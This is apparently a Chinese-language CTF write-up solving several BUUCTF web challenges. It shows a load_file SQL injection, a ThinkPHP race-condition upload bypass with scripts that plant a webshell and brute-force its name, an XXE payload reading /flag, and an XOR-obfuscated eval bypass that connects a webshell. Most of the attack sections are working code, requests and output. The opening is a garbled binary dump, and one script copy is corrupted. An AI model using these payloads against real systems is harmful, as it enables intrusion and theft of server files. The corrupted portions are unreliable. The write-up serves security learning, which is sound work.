□b□o□o□t□s□t□r□a□pllocblob□□□□□□□F□□□(□□□□□□□□□□□□□□c□o□m□m□e□n□t□.□p□h□pllocblob□□□□□□□□□□□□(□□□□□□□□□□□□□□c□s□sllocblob□□□
□□□□R□□□(□□□□□□□□□□□□□f□l□a□g□_□8□9□4□6□e□1□f□f□1□e□e□3□e□4□0□f□.□p□h□plocblob□□□□□□□□□□□□(□□□□□□□□□□□□□f□o□n□t□sllocblob□
□□□□□□F□□□□□□□□□□□□□□□□ □i□n□d□e□x□.□p□h□pllocblob□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□j□sllocblob□□□□□□□R□□□□□□□□□□□□□□□□
□l□o□g□i□n□.□p□h□pllocblob□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□m□y□s□q□l□.□p□h□pllocblob□□□□□□□F□□□□□□□□□□□□□□□□□□v□e□n□d□o□rllocblob□□□□□□□□□□□□□□□□□□□□□□□□□□□□□w□r□i□t□e□_□d□o□.□p□h□plloc
blob□□□□□□R□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
```


读取文件即可：

`',content=(select hex(load_file("/var/www/html/flag_8946e1ff1ee3e40f.php"))),/*`



加密或解密字符串长度不可以超过10M

```
3C3F7068700A0924666C61673D22666C61677B37666464303933642D663536362D346362612D393037372D38643437613239353237397D223B0A3F3E0A
```



```
<?php
    $flag="flag{7fdd093d-f566-4cba-9077-8d47a2952679}";
?>
```

参考：
网鼎杯2018 comment
[网鼎杯 2018]Comment

[RoarCTF 2019]Simple Upload

题目给出了源码：

```php
 <?php
namespace Home\Controller;

use Think\Controller;

class IndexController extends Controller
{
    public function index()
    {
        show_source(__FILE__);
    }
    public function upload()
    {
        $uploadFile = $_FILES['file'] ;

        if (strstr(strtolower($uploadFile['name']), ".php") ) {
            return false;
        }

        $upload = new \Think\Upload();// 实例化上传类
        $upload->maxSize  = 4096 ;// 设置附件上传大小
        $upload->allowExts  = array('jpg', 'gif', 'png', 'jpeg');// 设置附件上传类型
        $upload->rootPath = './Public/Uploads/';// 设置附件上传目录
        $upload->savePath = '';// 设置附件上传子目录
        $info = $upload->upload() ;
        if(!$info) {// 上传错误提示错误信息
          $this->error($upload->getError());
          return;
        }else{// 上传成功 获取上传文件信息
          $url = __ROOT__.substr($upload->rootPath,1).$info['file']['savepath'].$info['file']['savename'] ;
          echo json_encode(array("url"=>$url,"success"=>1));
        }
    }
}
```

又不会了，参考大佬wp，这里借鉴一下：

Think PHP 上传默认路径：

默认上传路径是/home/index/upload


Think PHP upload()多文件上传：

think PHP里的upload()函数在不传参的情况下是批量上传的，这里可以理解为防护机制只会检测一次，运用条件竞争，多次上传便可以绕过文件后缀的检测，至于为什么上传两次1.txt，是为了获取php文件的后缀，因为这里的后缀命名方式运用了uniqid函数，它是基于微秒的当前时间来更改文件名的，两个同时上传生成的文件名相差不会太远。

ThinkPHP 上传文件名爆破

先上传一个正常文件再上传一个木马文件，然后再上传一个正常文件，然后根据第一和第三个正常文件的文件名之间的差异，爆破出我们上传的木马文件

```python
import requests
url = 'http://d3ee0a32-992d-4d80-b55f-8099edb2bf6f.node3.buuoj.cn/index.php/Home/Index/upload'
file1 = {'file':open('1.txt','r')}
file2 = {'file[]':open('1.php','r')} #upload()不传参时即是批量上传所以用[]

r = requests.post(url,files = file1)
print r.text

r = requests.post(url,files = file2)
print r.text

r = requests.post(url, files = file1)
print r.text
```




```python
import requests
url = 'http://d3ee0a32-992d-4d80-b55f-8099edb2bf6f.node3.buuoj.cn/index.php/Home/Index/upload'
file1 = {'file':open('1.txt','r')}
file2 = {'file[]':open('1.php','r')}

r = requests.post(url,files = file1)
print r.text

r = requests.post(url,files = file2)
print r.text

r = requests.post(url, files = file1)
print r.text
```

```
D:\python\python27\python.exe "E:/ctf/buuctf/web/[RoarCTF 2019]Simple Upload/上传.py"
{"url":"\/Public\/Uploads\/2020-04-01\/5e847bce1d8c9.txt","success":1}
{"url":"\/Public\/Uploads\/","success":1}
{"url":"\/Public\/Uploads\/2020-04-01\/5e847bce4ae36.txt","success":1}
```

发现后5位有变化，剩下就是爆破了，在1.php写下一句话木马，师傅脚本爆破：


```
import requests
import time
str='0123456789abcdef'
for i in str:
    for j in str:
        for k in str:
            for o in str:
                for p in str:
                    url = "http://d3ee0a32-992d-4d80-b55f-8099edb2bf6f.node3.buuoj.cn/Public/Uploads/2020-04-01/
5e847bce"+i+j+k+o+p+".php"
                    r = requests.get(url)
                    if r.status_code == 429:
                     time.sleep(0.1)
                     continue
                 elif r.status_code != 404:
                     print(url)
                     break
```

由于buuctf有限制，一秒访问10次，所以等了一大大大会，跑了一晚上，结果网断了，第二天继续跑，终于跑出来了qaq



```
t requests
t time
3123456789abcdef'
 in str:
or k in str:
  for o in str:
      for p in str:
          url = "http://83175a3e-f12e-4f00-b995-226313e7b6da.node3.buuoj.cn/Public/Uploads/2020-04-02/5e8547f13"+i+k+o+p+".php"
          r = requests.get(url)
          if r.status_code == 429:
              time.sleep(0.1)
              continue
          elif r.status_code != 404:
              print(url)
              break
```

```
E:\python\python.exe "E:/ctf/buuctf/web/[RoarCTF 2019]Simple Upload/爆破.py"
http://83175a3e-f12e-4f00-b995-226313e7b6da.node3.buuoj.cn/Public/Uploads/2020-04-02/5e8547f13d029.php
```




flag{4e89bf3c-0acf-4fe1-9642-3fb9a004e925}

参考大佬文章：
RoarCTF2019 Writeup
王叹之：[RoarCTF 2019]Simple Upload
[RoarCTF 2019]Simple Upload

[NCTF2019]Fake XML cookbook

之前没怎么见过xee，参考了wp，学习一波
得到一个登陆页面，查看源代码得到关键信息




```
function doLogin(){
 var username = $("#username").val();
 var password = $("#password").val();
 if(username == "" || password == ""){
  alert("Please enter the username and password!");
  return;
 }

 var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
         var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
         var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
         if(code == "0"){
          $(".msg").text(msg + " login fail!");
         }else if(code == "1"){
          $(".msg").text(msg + " login success!");
         }else{
          $(".msg").text("error:" + msg);
         }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
```

XML漏洞：从XML相关一步一步到XXE漏洞

抓包使用payload

```
<!DOCTYPE ANY [
    <!ENTITY test SYSTEM "file:///flag">
]>
<user><username>&test;</username><password>123</password></user>
```



```
POST /doLogin.php HTTP/1.1
Host: 6737a45f-1ed5-4b38-b642-4d25751f0f58.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: application/xml, text/xml, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/xml;charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 127
Origin: http://6737a45f-1ed5-4b38-b642-4d25751f0f58.node3.buuoj.cn
Connection: close
Referer: http://6737a45f-1ed5-4b38-b642-4d25751f0f58.node3.buuoj.cn/
Cookie: _ga=GA1.2.202177182.1584773494

<!DOCTYPE ANY [
   <!ENTITY test SYSTEM "file:///flag">
]>
<user><username>&test;</username><password>123</password></user>
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Thu, 02 Apr 2020 09:57:57 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 85
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>flag{dec477c0-a86f-40b1-bde6-49bec04ece51}
</msg></result>
```

参考：[NCTF2019]Fake XML cookbook

[极客大挑战 2019]RCE ME


给出了源代码：

```php
<?php
error_reporting(0);
if(isset($_GET['code'])){
            $code=$_GET['code'];
                    if(strlen($code)>40){
                                        die("This is too Long.");
                                                }
                    if(preg_match("/[A-Za-z0-9]+/",$code)){
                                        die("NO.");
                                                }
                    @eval($code);
}
else{
            highlight_file(__FILE__);
}
// ?>
```

控制长度小于40，不允许输入数字和字母的命令执行，我之前看过这一题，给了个getflag可以直接用，但这题没有，首先读取phpinfo()

```
$_="`{{{"^"?<>/"; //_GET
${$_}[_](${$_}[__]); //$_GET[_]($_GET[__])
&_=assert&__=phpinfo()
```

发现很多函数被禁了




default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl
display_errors	Off	Off
display_startup_errors	Off	Off

```
a2e9-d989-438b-8ade-f01feb28e148.node3.buuoj.cn/?code=$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=assert&__=phpinfo()
```

然后我们连上蚁剑


```
$_="`{{{"^"?<>/";${$_}[_](${$_}[__]);&_=assert&__=eval($_POST['a'])
```

在根目录看到flag和readflag




名称	日期
home	2018-10-20 10:40:06
lib	2018-12-29 04:23:49
lib64	2018-12-26 00:00:00
media	2018-12-26 00:00:00
mnt	2018-12-26 00:00:00
opt	2018-12-26 00:00:00
proc	2020-04-02 10:06:07
root	2019-11-21 13:33:00
run	2018-12-29 04:32:42
sbin	2018-12-29 04:32:37
srv	2018-12-26 00:00:00
sys	2020-03-27 05:28:52
tmp	2018-12-29 06:51:27
usr	2018-12-26 00:00:00
var	2018-12-29 04:32:38
.dockerenv	2020-04-02 10:06:07
flag	2020-04-02 10:06:09
readflag	2019-11-21 13:32:10

发现命令无法成功执行

